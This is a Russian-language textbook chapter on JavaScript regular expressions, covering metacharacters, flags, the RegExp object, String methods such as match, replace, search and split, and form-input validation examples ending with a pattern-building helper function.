В этой главе мы рассмотрим реализацию и работу с регулярными выражениями в JavaScript, а также способы и примеры их использования при создании клиентских сценариев.

Основы регулярных выражений

Регулярное выражение представляет собой строку символов, содержащую определенные синтаксические конструкции (метасимволы), которая может интерпретироваться различными программными средствами в качестве шаблона при выполнении операций обработки текста (например, поиске фрагментов текста или их замене). Из языков программирования можно выделить те, в которых поддержка регулярных выражений осуществляется "встроенными" средствами (обычно это также означает возможность литеральной записи регулярных выражений), и те, в которых такая поддержка не осуществляется (для обработки текста на основе регулярных выражений в таких языках необходимо использовать библиотеки функций или классов). К первой группе относятся Perl, JavaScript, ко второй — C, C++, PHP.

Создание регулярных выражений

Регулярное выражение состоит из *шаблона* и *флагов*. При этом шаблон является основой регулярного выражения, определяющей критерии поиска, а флаги задают параметры сопоставления шаблона. Можно сказать, что задача создания регулярного выражения сводится к написанию его шаблона.

Шаблоны регулярных выражений

Шаблон регулярного выражения состоит из последовательностей обычных (литеральных) и специальных символов (метасимволов). При поиске на основе регулярного выражения последовательности литеральных символов сопоставляются идентичным последовательностям в строке поиска, обеспечивая прямые совпадения этой части шаблона. Шаблоны, составленные только из литеральных символов, часто называют *простыми* (например, `/abc/`, `/code/`, `/JavaScript/`). Так, совпадение простого шаблона `/code/` произойдет при поиске в строках "In code we trust" и "I am coder" с подстрокой "code".

Специальные символы позволяют вводить в шаблон регулярного выражения конструкции, сопоставляющиеся: с множеством возможных последовательностей символов, с последовательностями, соответствующими определенным условиям, с управляющими символами, с символами Unicode. Они также позволяют определять "подшаблоны" и множества символов. Например, шаблон `/a\d+b/` в строке "aaa a456b cc" сопоставится с подстрокой "a456b", а в строке "e f g a987654b r t y" — с подстрокой "a987654b". В этом шаблоне `a` (в начале) и `b` (в конце) являются литеральными символами, а `\d` и `+` — специальными. Последовательность `\d` соответствует любому одиночному цифровому символу, а `+` указывает, что предшествующий символ (любая цифра) должен присутствовать 1 или более раз. Таким образом, шаблон `/a\d+b/` соответствует любой последовательности символов, начинающийся с `a`, заканчивающийся `b`, между которыми находятся одна или более цифр.

В табл. 8.1 приведено описание специальных символов, которые могут использоваться в регулярных выражениях JavaScript.

Таблица 8.1. *Специальные символы регулярных выражений JavaScript*

Символ	Описание
`\`	Служит для обозначения и экранирования специальных символов. Некоторые специальные символы представляются как `\<символ>` (например, `\b`, `\d`, `\s`). Таким образом, для определенных символов стоящий перед ними обратный слэш указывает на то, что символ должен интерпретироваться как специальный. Некоторые специальные символы представляются одним символом (например, `*`, `+`). Для того чтобы ввести такие символы в шаблон в качестве литеральных, необходимо указать перед

Таблица 8.1 *(продолжение)*

Символ	Описание
	ними обратный слэш. Например, символ `.` (точка) — специальный. Он сопоставляется с любым одиночным символом, исключая символ новой строки. Таким образом, шаблон `/a./` будет сопоставляться подстрокам: "aa", "ab", "a7" и т. д. Но если мы хотим, чтобы шаблон сопоставлялся только с последовательностью "a.", необходимо записать его так: `/a\./`
^	Сопоставляется с началом строки. Началом строки считается начало строки поиска, а также, если для регулярного выражения установлен флаг многострочного поиска, позиция после символов разрыва строк. Например, шаблон `/^abc/` сопоставится с последовательностью "abc" в строке поиска "abcdefg", но не сопоставится этой же последовательности в строке "ddabc"
$	Сопоставляется с концом строки. Концом строки считается конец строки поиска, а также, если для регулярного выражения установлен флаг многострочного поиска, позиции непосредственно перед символами разрыва строк. Например, шаблон `/^abc/` сопоставится с последовательностью "abc" в строке поиска "ddabc", но не сопоставится этой же последовательности в строке "aa abc d"
*	Квантификатор, указывающий, что данная часть шаблона сопоставляется с последовательностью, образованной повторением предшествующего символа 0 или более раз (такая последовательность может не содержать ни одного символа). По умолчанию является "жадным", т. е. ищется максимальное число совпадений. Например, шаблон `/abc*d/` может сопоставляться с последовательностями: "abd" (символ "c" повторяется 0 раз), "abcd" или "abcccccccd"
+	Квантификатор, указывающий, что данная часть шаблона сопоставляется с последовательностью, образованной повторением предшествующего символа 1 или более раз. По умолчанию является "жадным", т. е. ищется максимальное число совпадений. Это также эквивалентно `{1,}`. Например, шаблон `/abc+d/` сопоставляется с "abcd", "abcccccccd", но не сопоставляется с "abd"
?	Квантификатор, указывающий, что данная часть шаблона сопоставляется с последовательностью, образованной повторением предшествующего символа 0 или 1 раз. По умолчанию

Таблица 8.1 *(продолжение)*

Символ	Описание
	является "жадным", т. е. ищется максимальное число совпадений. Может также употребляться сразу же после квантификаторов `*`, `+`, `?`, `{}`, делая их нежадными (ищется минимальное число совпадений). Например, шаблон `/abc?d/` сопоставляется с "abd", "abcd", но не сопоставляется с "abcccd"
`.`	Сопоставляется с любым одиночным символом, исключая символ новой строки. Например, шаблон `/ab.c/` будет сопоставляться последовательностям: "abDc", "ab7c", "ab=c"
`(x)`	В данном шаблоне `x` также является шаблоном. Шаблон `(x)` сопоставляется с теми же последовательностями символов, с которыми сопоставляется `x`, но при этом происходит "запоминание" совпавшей с шаблоном строки в результирующем массиве. Такую конструкцию называют *захватывающими скобками*. Например, при сопоставлении шаблона `/a(b+)c/` со строкой "dd eeabbbc dd" результирующий массив будет содержать значение "bbb"
`(?:x)`	В данном шаблоне `x` также является шаблоном. Шаблон `(?:x)` сопоставляется с теми же последовательностями символов, с которыми сопоставляется `x`, и при этом не происходит "запоминания" совпавшей с шаблоном строки в результирующем массиве. Такую конструкцию называют *незахватывающими скобками*
`x(?=y)`	В данном шаблоне `x` и `y` также являются шаблонами. Шаблон `x(?=y)` сопоставляется с теми же последовательностями символов, с которыми сопоставляется `x`, но только в том случае, если непосредственно за подстрокой, сопоставляемой с `x`, следует подстрока, сопоставляемая с `y`. Данная конструкция является *позитивным вперед смотрящим* (lookahead) *утверждением*. Результатом операции сопоставления является строка, совпавшая с шаблоном `x`. Например, шаблон `/a+(?=\d+)/` (означает: одна или более букв "a", после которых следует одна или более цифра) сопоставим последовательностям: "a123", "aaa6", но не сопоставим с "aaabb" или "abc642". А результатом сопоставления этого шаблона со строкой "ddd aa600 bbb" будет являться последовательность "aa"

Таблица 8.1 *(продолжение)*

Символ	Описание
`x(?!y)`	В данном шаблоне `x` и `y` также являются шаблонами. Шаблон `x(?!y)` сопоставляется с теми же последовательностями символов, с которыми сопоставляется `x`, но только в том случае, если непосредственно за подстрокой, сопоставляемой с `x`, не следует подстрока, сопоставляемая с `y`. Данная конструкция является *негативным вперед смотрящим* (lookahead) *утверждением*. Результатом операции сопоставления является строка, совпавшая с шаблоном `x`. Например, шаблон `/aaa(?!\d+)/` (означает: три буквы "a", после которых не следует ни одна цифра) сопоставляется последовательности "aaa" в строках "aaaa", "aaabc", но не сопоставляется в строке "aa aaa7bb cc"
`x|y`	Символ `|` позволяет задать несколько альтернативных шаблонов для сопоставления. Иными словами, шаблон `x|y` сопоставляется последовательности, которой сопоставляется шаблон `x` или шаблон `y`. Символом `|` можно объединять любое количество шаблонов. Например, шаблон `/aaa|\d+|bb/` будет сопоставляться с последовательностями "aaa", "bb" и любыми последовательностями цифр
`{n}`	Конструкция, указывающая, что данная часть шаблона должна сопоставляться с последовательностью, образованной повторением предшествующего символа ровно *n* раз (где *n* — положительное целое число). Например, шаблон `/a{3}b/` эквивалентен шаблону `/aaab/`, а шаблон `/\d{3}/` означает: любые три цифры, и сопоставляется с "123" в строке "aa123bb" или с "111" в строке "ddd 111234690ght ty"
`{n,}`	Конструкция, указывающая, что данная часть шаблона должна сопоставляться с последовательностью, образованной повторением предшествующего символа *n* или более раз (где *n* — положительное целое число). Например, шаблон `/\d{3,}/` означает: любые три или более цифр, и сопоставляется с "123" в строке "aa123bb" и с "111234690" в строке "ddd 111234690ght ty"
`{n,m}`	Конструкция, указывающая, что данная часть шаблона должна сопоставляться с последовательностью, образованной повторением предшествующего символа *n* и более, но меньшее или равное *m* раз (где *n* и *m* — положительные целые числа). Например, шаблон `/\d{1,3}/` означает: любые цифры в количестве от одной до трех, и сопоставляется с "12" в строке "aa12bb" и с "234" в строке "ddd 234690ght ty"

Таблица 8.1 *(продолжение)*

Символ	Описание
`[xyz]`	Конструкция, задающая множество символов. Подобный шаблон сопоставляется с любым одиночным символом, принадлежащим множеству, определенному в скобках `[]`. Множество задается перечислением либо указанием диапазона. Например, шаблон `/[abcd]/` эквивалентен шаблону `/[a-d]/` и сопоставляется с любым из символов "a", "b", "c" или "d"
`[^xyz]`	Конструкция, задающая множество символов. Подобный шаблон сопоставляется с любым одиночным символом, не принадлежащим множеству, определенному в скобках `[]`. Множество задается перечислением либо указанием диапазона. Например, шаблон `/[^abcd]/` эквивалентен шаблону `/[^a-d]/` и сопоставляется с символами "e", "f", "Z" или "+", но не сопоставляется с "a", "b", "c" и "d"
`[\b]`	Сопоставляется с одиночным символом backspace (это не то же самое, что и `\b`)
`\b`	Сопоставляется с границей слова, т. е. позицией между последним символом слова и символом-разделителем (пробел, перевод строки). Например, шаблон `/cd\b/` сопоставляется с "cd" в строке "abcd efg"
`\B`	Сопоставляется с неграницей слова. Например, шаблон `/b\B/` сопоставится с "b" в строке "abc", но не в строке "ab c"
`\c`*x*	Сопоставляется с управляющим символом *x*. Значение *x* должно находиться в диапазоне a—z или A—Z, иначе предполагается, что `\c` — литеральный символ. Например, `/\cM/` сопоставляется с символом, генерируемым нажатием комбинации клавиш <Ctrl>+<M> (возврат каретки)
`\d`	Сопоставляется цифровому символу. Эквивалент: `[0-9]`
`\D`	Сопоставляется не цифровому символу. Эквивалент: `[^0-9]`
`\f`	Сопоставляется символу погона страницы (form-feed). Эквивалент: `\x0c` и `\cL`
`\n`	Сопоставляется символу перевода строки (line-feed). Эквивалент: `\x0a` и `\cJ`
`\r`	Сопоставляется символу возврата каретки (carriage return). Эквивалент: `\x0d` и `\cM`

Таблица 8.1 *(окончание)*

Символ	Описание
`\s`	Сопоставляется одиночному пробельному символу, включая пробел, символ табуляции, прогон страницы, перевод строки и т. д. Эквивалент: `[ \f\n\r\t\v\u00A0\u2028\u2029]`. Например, `/a\sb/` сопоставится с подстрокой "a b" в строке "ddda bccc"
`\S`	Сопоставляется с любым одиночным непробельным символом. Эквивалент: `[^\f\n\r\t\v\u00A0\u2028\u2029]`
`\t`	Сопоставляется с символом табуляции. Эквивалент: `\x09` и `\cI`
`\v`	Сопоставляется с символом вертикальной табуляции. Эквивалент: `\x0b` и `\cK`
`\w`	Сопоставляется с любым алфавитным символом, включая символ подчеркивания (underscore). Эквивалент: `[A-Za-z0-9_]`
`\W`	Сопоставляется с любым неалфавитным символом, включая символ подчеркивания (underscore). Эквивалент: `[^A-Za-z0-9_]`
`\0`	Сопоставляется с символом с кодом 0 (NUL)
`\xhh`	Сопоставляется с символом, код которого равен *hh* (где *hh* — двухсимвольное шестнадцатеричное число). Например, `\x41` сопоставляется с символом "A"
`\uhhhh`	Сопоставляется с Unicode-символом, код которого равен *hhhh* (где *hhhh* — четырехсимвольное шестнадцатеричное число). Например, `\u00A9` сопоставляется с символом авторского права ©
`\n`	Сопоставляется с *n*-й по счету захваченной последовательностью символов (см. "захватывающие скобки" ранее), либо одиночным символом. Если до данного фрагмента шаблона захвачено *n* или более последовательностей, то фрагмент шаблона сопоставляется последовательности с номером *n*. Например, шаблон `/(.)\1/` сопоставляется двум идущим подряд одинаковым символам, а шаблон `/(.)(.)\2\1/` — таким последовательностям, как "abba", "bccb", "azza" и т. д. Если до данного фрагмента шаблона не захвачено *n* последовательностей, то шаблон сопоставляется символу с кодом, *n* (*n* трактуется как восьмеричное число). Например, шаблон `/a(.)\40b/` сопоставляется последовательностям "az b" или "a+ b", т. к. `\40` в данном случае соответствует пробелу (код 32 в десятичной системе счисления)

В общем, принципы сопоставления шаблонов регулярных выражений можно выразить в нескольких тезисах, описывающих случаи совпадения отдельных частей шаблона с элементами строки, с которой ведется сопоставление:

- любой обычный символ (не метасимвол) соответствует самому себе;
- строка обычных символов соответствует самой себе;
- множество (класс) символов, задаваемый при помощи квадратных скобок `[]`, соответствует одному символу — любому из указанного множества либо любому вне указанного множества (если первый символ в скобках — ^);
- метасимвол соответствует одному или множеству символов (см. табл. 8.1);
- для отмены действия метасимвола нужно поставить перед ним обратный слэш \;
- внутри шаблона можно задавать "подшаблоны" (при помощи круглых скобок), а затем ссылаться на результаты их сопоставления по номеру подшаблона (конструкция *n*, где *n* — номер). Подшаблон рассматривается как часть шаблона;
- внутри шаблона можно задавать альтернативные последовательности подшаблонов (разделяя их символом `|`). Альтернативная последовательность будет соответствовать одному из ее подшаблонов — тому, который сопоставился в каждом конкретном случае.

Усвоив несколько этих правил, можно составлять шаблоны регулярных выражений любой сложности.

Флаги регулярных выражений

Кроме шаблона, в состав регулярного выражения может входить набор *флагов*, задающих параметры поиска на основе этого выражения. Всего возможны три флага:

- `g` — флаг глобального поиска. По умолчанию поиск в строке прерывается при первом удачном сопоставлении шаблона регулярного выражения с подстрокой. Флаг `g` позволяет производить поиск по всей строке и получать все результаты сопоставлений шаблона;
- `i` — флаг поиска без учета регистра;
- `m` — флаг многострочного поиска. При указании этого флага строка, содержащая символы перевода строки, рассматривается как несколь-

ко строк, и поиск ведется в каждой такой строке. При этом символы ^ и $ сопоставляются началу и концу каждой такой строки (без указания флага m они сопоставляются только началу и концу всей строки, в которой ведется поиск).

Эти флаги могут использоваться в любой последовательности и в любых комбинациях. Например, следующие регулярные выражения абсолютно идентичны:

/abc\d+/gmi, /abc\d+/img, /abc\d+/mig

Работа с регулярными выражениями в JavaScript

Поддержка регулярных выражений в JavaScript осуществляется при помощи объекта ядра языка RegExp (специфицирован в ECMAScript 3, доступен в JavaScript 1.2). Обработка данных на основе регулярных выражений может производиться методами exec и test объектов типа RegExp, а также методами match, replace, search и split объектов String (они используют существующий экземпляр объекта RegExp, ссылка на который должна передаваться в эти методы в качестве параметра). Далее мы рассмотрим объект RegExp и методы объекта String, работающие с регулярными выражениями.

Объект *RegExp*

Создание этого объекта может быть произведено при помощи функции-конструктора RegExp() либо при помощи записи регулярного выражения в литеральной нотации. В общем виде оба варианта выглядят следующим образом:

```
var oRegExp = /pattern/[flags];
var oRegExp = new RegExp("pattern", ["flags"]);
```

Здесь *pattern* является шаблоном, а *flags* — набором флагов регулярного выражения. То есть, конструирование объекта RegExp, используя литерал регулярного выражения, может выглядеть так:

```
var oRegExp1 = /abc(d+)ef/;   // регулярное выражение
                              // без флагов
var oRegExp2 = /abc(d+)ef/mg; // регулярное выражение
                              // с флагами
```

А при помощи конструктора так:

```
var oRegExp1 = new RegExp("abc(d+)ef");        // выражение
                                               // без флагов
var oRegExp2 = new RegExp("abc(d+)ef", "mg"); // выражение
                                               // с флагами
```

Конкретный способ создания объекта `RegExp` желательно выбирать на основе информации о назначении создаваемого объекта. Когда регулярное выражение остается постоянным на этапе времени исполнения, целесообразно применять литеральную форму записи. Это, в общем случае, ведет к повышению производительности. Конструктор же создает объекты типа `RegExp` динамически, что позволяет использовать его для компиляции регулярных выражений с заранее неизвестным шаблоном и флагами (например, регулярные выражения, введенные пользователем).

Методы объекта *RegExp*

Объект `RegExp` имеет метод `compile`, позволяющий изменять содержащееся в нем регулярное выражение во время исполнения скрипта. Метод `compile` принимает параметры, аналогичные параметрам конструктора `RegExp()`:

```
var oRegExp = RegExp("\\d+", "g"); // создаем объект
                                   // типа RegExp
oRegExp.compile("abc\\d+", "im");  // изменяем его регулярное
                                   // выражение
```

Метод `exec` объекта `RegExp` выполняет поиск совпадения в строке. Он возвращает массив информации, содержащий строки, сопоставленные шаблону и всем его подшаблонам. Метод `exec` ищет только первое совпадение, флаг `g` регулярного выражения (даже если и был установлен) игнорируется. Возвращаемый методом `exec` массив имеет два дополнительных свойства: `index`, содержащее позицию символа, начиная с которого произошло совпадение с шаблоном, и `input`, содержащее всю строку, в которой выполнялся поиск. Таким образом, следующий фрагмент скрипта:

```
document.write(/abc(\d+(\d))/.exec("ddd abc903 hhh"));
```

сгенерирует такой вывод (выведен массив из трех элементов, возвращенный `exec`):

```
abc903,903,3
```

Здесь первый элемент (abc903) является результатом сопоставления всего шаблона, второй (903) — результатом сопоставления подшаблона (\d+(\d)), а третий (3) — результат сопоставления вложенного подшаблона (\d). В случае успешного поиска этот метод также обновляет свойства объекта регулярного выражения и свойства предопределенного объекта регулярного выражения RegExp *(см. разд. "Свойства объекта RegExp" далее в этой главе)*. Если поиск неудачен, метод exec возвращает null.

Метод test также ищет совпадение шаблона в строке поиска, однако не возвращает данных сопоставления. Если поиск успешен, test возвращает true, если неудачен — false. Метод test логично использовать в случае, если необходимо просто проверить, существует ли в строке комбинация символов, сопоставляющаяся с шаблоном регулярного выражения, т. к. он работает быстрее exec. Например, при использовании в предыдущем примере метода test вместо exec:

```
document.write(/abc(\d+(\d))/.test("ddd abc903 hhh"));
```

будет выведено просто true.

Свойства объекта *RegExp*

Начиная этот раздел, сразу же следует подчеркнуть один важный момент. Говоря о свойствах объекта RegExp, нужно отдельно рассматривать набор свойств, которыми обладает каждый конкретный объект типа RegExp, созданный в процессе исполнения скрипта, и свойства глобального объекта RegExp (единственного объекта, всегда доступного через идентификатор RegExp в глобальной области видимости).

Свойства глобального объекта RegExp изменяются при выполнении любых операций с регулярными выражениями (вызов методов объектов типа RegExp и объектов типа String) и содержат значения, полученные при выполнении последней операции. Эти свойства описаны в табл. 8.2.

Таблица 8.2. *Свойства глобального объекта RegExp*

Свойство	Описание
$1—$9	Эти свойства содержат результаты сопоставления (по порядку) первых девяти подшаблонов основного шаблона
$&	Аналогично свойству RegExp.lastMatch
$'	Аналогично свойству RegExp.rightContext

Таблица 8.2 *(окончание)*

Свойство	Описание
`$*`	Аналогично свойству `RegExp.multiline`
`$+`	Аналогично свойству `RegExp.lastParen`
`$_`	Аналогично свойству `RegExp.input`
`$```	Аналогично свойству `RegExp.leftContext`
`index`	Содержит позицию, начиная с которой произошло совпадение с шаблоном
`input`	Содержит всю строку, в которой выполнялся поиск. В Mozilla также если присвоить значение этому свойству, оно будет использоваться как строка поиска при вызове методов `exec` и `test` без параметров
`lastMatch`	Содержит результат сопоставления всего шаблона
`lastParen`	Содержит результат сопоставления последнего подшаблона
`leftContext`	Содержит текст из строки поиска от начала до позиции сопоставления шаблона
`rightContext`	Содержит текст из строки поиска от конца совпавшей части до конца строки
`multiline`	Устанавливая значение этого свойства логического типа, можно "включать" и "выключать" многострочный режим обработки регулярных выражений, аналогично использованию при их создании флага `m`

Стоит отметить, что JavaScript-движки современных браузеров могут не поддерживать некоторых из этих свойств. Например, эксперименты показали, что Internet Explorer не поддерживает свойства `multiline` и `$*`, а Opera не поддерживает ничего из вышеперечисленного, кроме свойств `$1`—`$9`. Таким образом, решение о возможности использования конкретных свойств глобального объекта `RegExp` может приниматься лишь исходя из требований совместимости с конкретным браузером.

Вот небольшой пример использования свойств глобального объекта `RegExp`:

```
/a(\d)(\d)b/.exec("aaa bbb a94b ccc");
document.write("RegExp.$1 = " + RegExp.$1 +
                 "; RegExp.$2 = " + RegExp["$2"]);
```

Этот пример выведет:

```
RegExp.$1 = 9; RegExp.$2 = 4
```

То есть, в свойство `$1` глобального объекта `RegExp` записался результат сопоставления первого подшаблона `(\d)`, а в `$2` — второго. Заметьте, что к свойствам глобального объекта `RegExp` можно обращаться как к свойствам любого другого объекта — в нотации свойств `(RegExp.$1)` или элементов массива (`RegExp.["$2"]`). Однако к свойствам `$&`, `$'`, `$*`, `$+`, `$_`, `$\` следует обращаться только в нотации доступа к элементам массива, т. к. их имена содержат символы, недопустимые для употребления в идентификаторах.

Свойства объектов типа `RegExp`, созданных на этапе времени исполнения скрипта, изменяются при выполнении операций только с конкретным объектом. Установка их значений влияет на поведение только того объекта, для которого они устанавливаются. Эти свойства описаны в табл. 8.3.

Таблица 8.3. *Свойства объектов типа* `RegExp`

Свойство	Описание
`global`	Логическое значение, указывающее наличие флага `g` у регулярного выражения
`ignoreCase`	Логическое значение, указывающее наличие флага `i` у регулярного выражения
`lastIndex`	Содержит позицию символа, следующего за последовательностью, совпавшей с шаблоном в результате последней операции сопоставления. Значение свойства актуально, только если используется регулярное выражение с флагом `g`. Метод `exec` использует это свойство как позицию начала поиска, что позволяет последовательно искать все сопоставимые с шаблоном последовательности в строке. Сбрасывается в 0 при вызове методов `search`, `replace`, `match` объектов `String`
`source`	Содержит текст шаблона регулярного выражения

Методы объекта *String*, обрабатывающие текст на основе регулярных выражений

Как уже упоминалось, кроме методов объекта `RegExp`, с регулярными выражениями работают и некоторые методы объекта `String`. Объект регулярного выражения передается в эти методы в качестве параметра.

Метод `String.match()` подобен методу `RegExp.exec()`, т. е. выполняет поиск совпадения шаблона с фрагментами строки. Он возвращает массив информации, содержащий строки, сопоставленные шаблону. Однако при установленном флаге `g` регулярного выражения `match` ищет все совпадения. Также при установленном флаге `g` возвращаемый методом `match` массив будет содержать свойство `index`. Его значением является позиция символа, начиная с которого произошло последнее совпадение. Вот небольшой пример использования метода `String.Match()`.

```
var oRegExp = /\d+/g;
var str     = "ID = 123 №234 abc345def";
document.writeln(str.match(oRegExp));
```

Он выведет:

```
123,234,345
```

Заметьте, в случае использования `RegExp.exec()` было бы выведено только `123`.

Метод `String.replace()` производит замену последовательностей символов в строке на основе регулярного выражения. Прототип метода таков:

```
replace(oRegExp, oString)
```

Здесь *`oRegExp`* — объект регулярного выражения, в соответствии с которым производится поиск по строке. *`oString`* — строка, на которую производится замена сопоставленной регулярному выражению последовательности. Важной особенностью этого метода является возможность использования в строке *`oString`* символов-заменителей `$1`—`$9`. Это позволяет организовать гибкую замену совпавших с шаблоном последовательностей, используя в замещающей строке части исходной строки, сопоставленные подшаблонам. Например, следующий код выводит результат замены всех чисел, состоящих из двух цифр в строке "67 888 14 de87 23", на число 77.

```
document.write("67 888 14 de87 23".replace(/\b\d\d\b/g,
               "77"));
```

Будет сгенерирован следующий вывод:

```
77 888 77 de87 77
```

Теперь немного усложним задачу. Допустим, нам надо произвести замену всех чисел, состоящих из двух цифр, на числа с обратным порядком цифр (т. е. 67 заменить на 76 и т. д.). Очевидно, для этого нам необхо-

димо выделять первую и вторую цифру числа. Поэтому изменим шаблон `/\b\d\d\b/g` на `/\b(\d)(\d)\b/g`. Захватывающие скобки обеспечат "запоминание" первой цифры числа (совпавшей с первым подшаблоном `(\d)`) в переменной `$1`, а второй — в переменной `$2`. Чтобы решить задачу, замещающая строка должна выглядеть так: `$2$1`. То есть, второй символ поместим на первое место, а первый — на второе. Соответственно, код изменится на:

```
document.write("67 888 14 de87 23".replace(/\b(\d)(\d)\b/g,
               "$2$1"));
```

И он выведет:

```
76 888 41 de87 32
```

Поскольку переменные вида `$n` в замещающей строке можно использовать неоднократно, а самих переменных — 9 (не так уж и мало), с помощью метода `replace` можно производить весьма сложную обработку текста на основе регулярных выражений.

Метод `search` объекта `String` служит для простого поиска подстроки на основе регулярного выражения. Метод возвращает позицию первого символа последовательности в строке поиска, совпавшей с шаблоном регулярного выражения, или –1, если совпадений не найдено. Флаг глобального поиска `g` в регулярном выражении игнорируется. В следующем фрагменте кода производится поиск десятичного числа (точнее, просто любой последовательности цифр):

```
document.writeln("abc bcd cde 6549204759\
                 ooo".search(/\b(\d+)\b/));
```

Результатом в данном случае будет значение 12. Этот метод полезен, если необходимо получить только позицию искомой последовательности в строке, но данные сопоставления не нужны.

Метод `split` объекта `String` делит строку на отрезки по границам, образованным строкой-разделителем, либо последовательностями символов, сопоставимых регулярному выражению. Возвращаемым значением является массив строк — фрагментов исходной строки, найденных между разделяющими последовательностями. Метод имеет два прототипа:

```
split([oRegExp [, nCount]]);
split([strSeparator [, nCount]]);
```

Здесь *`oRegExp`* — объект регулярного выражения, *`strSeparator`* — строка-разделитель, *`nCount`* — максимальное число элементов возвращаемого массива. Стоит отметить, что метод `split` доступен в JavaScript 1.1,

в то время как возможность использования в `split` регулярных выражений появилась в JavaScript 1.2.

Как следует из описаний прототипов, метод `split` может вызываться без параметров. В этом случае будет возвращен массив, содержащий один элемент — строку, инкапсулируемую объектом, для которого был вызван метод `split`. Если указать в качестве первого параметра пустую строку, то будет возвращен массив, образованный разделением строки поиска на отдельные символы (кстати, этот прием часто оказывается весьма полезным).

Вот небольшой пример использования метода `split` с регулярным выражением:

```
document.writeln("abc 000   \t def\r\n 777".split(/\s+/g));
```

Здесь строка "abc 000 \t def\r\n 777" делится по границам, образованным последовательностями любых пробельных символов (шаблон `\s+`). Как видите, строка содержит пробелы, символы табуляции, переводы строки. Все последовательные комбинации таких символов будут использоваться в качестве разделителей, и этот код выведет:

```
abc,000,def,777
```

Метод `split` полезен для решения многих задач. Например, с его помощью можно выделять все пары *<имя>=<значение>* из строки cookies, связанных с документом (в *главе 7* мы использовали поиск с помощью `indexOf` для обеспечения совместимости со старыми браузерами), а затем производить разделение каждой пары на строку имени и строку значения.

Практическое использование регулярных выражений

Ранее в этой главе мы рассмотрели объект `RegExp` и методы объектов типа `String`, работающие с регулярными выражениями. Их использование позволяет решать достаточно широкий круг задач, возникающих при создании клиентских сценариев, на JavaScript. В общем случае, умелое применение регулярных выражений в скриптах позволяет сократить объем кода и повысить их эффективность. Особенно это касается задач разбора текста с регулярной структурой и поиска в тексте подстрок, множество которых можно описать шаблонами регулярных выражений

(применение регулярных выражений в этих случаях намного эффективнее, чем реализация собственных алгоритмов разбора и поиска).

Однако большинство случаев применения регулярных выражений в скриптах, предназначенных для работы в исполняющей среде браузеров, связано с проверкой корректности и фильтрацией данных, вводимых пользователем в поля форм. Проверка корректности данных форм клиентскими сценариями позволяет избежать отправки заведомо некорректных данных обработчикам этих форм и известить пользователей о совершенных ими ошибках, повышая тем самым эксплуатационные характеристики Web-сервисов, использующих подобный подход. Работе с формами в JavaScript посвящена *глава 11*. Во многих примерах к *главе 11* (расположенных в каталоге examples\11 на компакт-диске) вы найдете примеры использования регулярных выражений.

Примеры часто употребляемых регулярных выражений

Далее мы рассмотрим регулярные выражения, часто используемые для проверки корректности данных при создании клиентских сценариев для браузеров. В качестве примера к данной главе была создана небольшая библиотека функций, находящаяся в файле examples\Lib\re_valid.js на прилагаемом к книге компакт-диске. Все функции, входящие в нее, осуществляют проверку текстовых значений, передаваемых им первым параметром, на соответствие определенным критериям при помощи регулярных выражений. Данная библиотека будет использоваться в примерах для следующих глав книги (особенно в примерах *главы 11*). Далее для регулярных выражений, присутствующих в библиотеке re_valid.js, будут приводиться ссылки на функции, использующие эти выражения. Некоторые функции очень просты и возвращают всего лишь результат исполнения метода `test` регулярного выражения (как вы помните, при помощи метода `test` осуществляется проверка на сопоставление строки регулярному выражению). Код более сложных функций будет поясняться дополнительно.

Итак, начнем с шаблонов регулярных выражений для проверки корректности текстовых данных простой структуры. Для начала рассмотрим несколько несложных выражений, поняв работу которых вы сможете без труда разобраться и со всеми остальными примерами. В табл. 8.4 приведено несколько шаблонов регулярных выражений с описанием сопоставляемых им данных.

Таблица 8.4. *Шаблоны регулярных выражений*

Шаблон	Сопоставляемое множество символов
`/^\s+$/`	Группа любых пробельных символов (пробелов, табуляций и т. д.) в любом количестве и последовательности
`/^[a-zA-Z]$/`	Один (и только один) любой латинский алфавитный символ
`/^[a-zA-Z]+$/`	Любое количество любых латинских алфавитных символов
`/^\d$/`	Один (и только один) любой цифровой символ
`/^\d+$/`	Любое количество любых цифровых символов
`/^([a-zA-Z]|\d)$/`	Один (и только один) любой латинский алфавитный либо цифровой символ
`/^[a-zA-Z0-9]+$/`	Любое количество любых латинских алфавитных и цифровых символов

Обратите внимание на метасимволы `^` (признак начала строки) и `$` (признак конца строки) в начале и в конце всех вышеприведенных шаблонов. Путем их использования достигается сопоставление шаблонов только с целой текстовой строкой. К примеру, шаблон `/^[a-zA-Z]$/` сопоставляется со строками `"a"`, `"b"`, `"Z"`, но не сопоставляется со строкой `"ab"`. Если же опустить символ `$`, выражение превратится в `/^[a-zA-Z]/` и будет сопоставляться с любой строкой, начинающейся на латинский алфавитный символ. Данный подход (использование метасимволов начала и конца строки) необходимо применять при проверке корректности данных, введенных в однострочные текстовые поля (элемент `INPUT` с атрибутом `type="text"`), если необходимо, чтобы значение текстового поля целиком соответствовало определенному критерию.

Используя такие регулярные выражения, можно создать группу простых функций для проверки строк на соответствие заданным критериям. Например, функция, определяющая, состоит ли строка только из алфавитных латинских символов, могла бы выглядеть так:

```
function IsStringAlphabetical(str)
{
  return /^[a-zA-Z]+$/.test(str);
}
```

Однако данный подход не обеспечивает гибкости, необходимой при решении реальных задач. Так, проверку данных, вводимых пользователем в поля формы, часто приходится осуществлять с учетом ограничений на длину этих данных (например, в текстовое поле должна быть введена строка длиной не менее и не более определенного количества символов). Поэтому логично было бы реализовывать эти функции с возможностью задания таких ограничений, определив, например, дополнительные параметры для передачи значений минимальной и максимальной допустимой длины данных.

Как вы знаете, ввести ограничения на количество повторений символа (или множества символов) в регулярное выражение можно при помощи использования метасимволов вида: `{n}`, `{n,}` и `{n,m}`. Например, шаблон регулярного выражения, сопоставляющийся со строкой, состоящей из не менее четырех, но не более восьми алфавитных латинских символов, может выглядеть так: `/^[a-zA-Z]{4,8}$/`. Такой подход можно использовать и для реализации функций проверки данных на основе регулярных выражений с учетом ограничений на их длину. Однако в этом случае шаблон регулярного выражения должен будет формироваться динамически, на основе значений, переданных в функцию параметров ограничений. Библиотека re_valid.js содержит функцию `VerifyStringWithCount`, осуществляющую проверку строки на сопоставимость шаблону регулярного выражения, генерируемого этой функцией на основе "базового" шаблона и значений параметров минимально и максимально возможного числа повторений множеств символов, сопоставимых "базовому" шаблону. Далее приведен листинг данной функции.

```
function VerifyStringWithCount(strPattern, strText,
                               nMin, nMax)
{
  strMin = ((typeof(nMin) == "number") ? nMin.toString() :
           "0");
  strMax = ((typeof(nMax) == "number") ? nMax.toString() :
           "");
  strPattern = "^" + strPattern + "{" + strMin + "," +
               strMax + "}$";
  var oRegExp = new RegExp(strPattern);
  return oRegExp.test(strText);
}
```

